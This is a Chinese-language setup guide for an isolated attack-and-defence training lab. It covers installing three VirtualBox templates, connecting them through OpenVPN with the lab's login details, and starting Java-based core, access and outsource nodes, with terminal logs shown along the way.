


第七阶段任务的实施方案


合肥工业大学 李成 苏斌

一，三个模板的下载和链接


- (1) 三个模板的下载和安装。首先下载三个模板，通过执行 VirtualBox 的 VboxManger 操作，进行硬盘的转存，然后进行安装，安装时，在 server 时的网卡设置应选择为 Host-only 方式，MAC 地址为 080027EC4768，选择链接网线，攻击模板和防御模板都选择 Host-only 模式。进行安装后如图所示：




- (2) 开启三个模板，进行配置：
 - 1, 服务器模板的配置步骤如下：开启浏览器，，打开书签网址，然后登陆，账户名 openvpn，密码：blueicon，如图所示：



2, 登陆成功会出现如下图的配置资源图以及相关的信息, 比如 ip 地址和端口等




3, 攻击模板的配置步骤如下: 首先打开浏览器输入 server 的地址和端口 10000, 点击 add exception, 如图:




然后出来如图所示的，单击后保存。




出来如图界面，进行登录，用户名：node1,密码：blueicon.



然后选择如下操作：



单击保存：



找到保存文件的目录，执行如下命令：`sudo openvpn --config client.ovpn` 如图所示，输入密码后，再输入用户名和密码，然后执行命令：

```
blueicon@blueicon-VirtualBox: ~/Downloads
File Edit View Search Terminal Help
blueicon@blueicon-VirtualBox:~$ cd Downloads/
blueicon@blueicon-VirtualBox:~/Downloads$ ls
client.ovpn                               Milestone7_Release
framework-3.7.1-linux-mini.run           Working_Copy_9.tar
blueicon@blueicon-VirtualBox:~/Downloads$ sudo openvpn --config client.ovpn
[sudo] password for blueicon:
Fri Jun 10 16:06:25 2011 OpenVPN 2.1.0 i686-pc-linux-gnu [SSL] [LZO2] [EPOLL] [P
KCS11] [MH] [PF_INET6] [eurephia] built on Jul 12 2010
Enter Auth Username:node1
Enter Auth Password:
```

此时若出现以下图就可以说明连接成功：


```

blueicon@blueicon-VirtualBox: ~/Downloads
File Edit View Search Terminal Help
(s) in [PUSH-OPTIONS]:4: dhcp-pre-release (2.1.0)
Fri Jun 10 16:08:03 2011 Options error: Unrecognized option or missing parameter
(s) in [PUSH-OPTIONS]:5: dhcp-renew (2.1.0)
Fri Jun 10 16:08:03 2011 Options error: Unrecognized option or missing parameter
(s) in [PUSH-OPTIONS]:6: dhcp-release (2.1.0)
Fri Jun 10 16:08:03 2011 Options error: Unrecognized option or missing parameter
(s) in [PUSH-OPTIONS]:15: register-dns (2.1.0)
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: timers and/or timeouts modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: explicit notify parm(s) modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: LZO parms modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: --ifconfig/up options modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: route options modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: route-related options modified
Fri Jun 10 16:08:03 2011 OPTIONS IMPORT: --ip-win32 and/or --dhcp-option options
modified
Fri Jun 10 16:08:03 2011 ROUTE: default_gateway=UNDEF
Fri Jun 10 16:08:03 2011 TUN/TAP device tun0 opened
Fri Jun 10 16:08:03 2011 TUN/TAP TX queue length set to 100
Fri Jun 10 16:08:03 2011 /sbin/ifconfig tun0 5.6.0.2 netmask 255.255.240.0 mtu 1
500 broadcast 5.6.15.255
Fri Jun 10 16:08:08 2011 NOTE: unable to redirect default gateway -- Cannot read
current default gateway from system
Fri Jun 10 16:08:08 2011 Initialization Sequence Completed


```

4，在攻击模板中，重新再将一个客户端打开，进入如下目录 /Downloads/Milestone7_Release/Images/1304979751718_Milestone_7/Computer_2/nodes，再输入如下命令：


java -Xmx850m -jar ../../distribution/GeneratorBoot.jar Outsource_Node 10002 no，执行命令后出现如下图：



点击 Startup，指向链接操作，在 connections 添加链接的 ip 地址。此时如果状态显示成功，说明 Outsource 已经成功链接 Core Agent。如图所示：



5, Defence 模板的链接和操作。基本步骤的操作和攻击模板相似，只是以 node2 登陆，密码为：blueicon 如图所示：




紧接着按照攻击模板的步骤分别连接 Core_code 和 Access_Code 模板，其中 Core_code 的执行命令为：


```
java -Xmx850m -jar ../../distribution/GeneratorBoot.jar Core_Node 10000
```

noAccess_Code 的执行命令：

java -Xmx850m -jar ../../distribution/GeneratorBoot.jar Access_Node 10001 no
出现如下图所示的界面:




这样就按照下面的图连接在一起了:



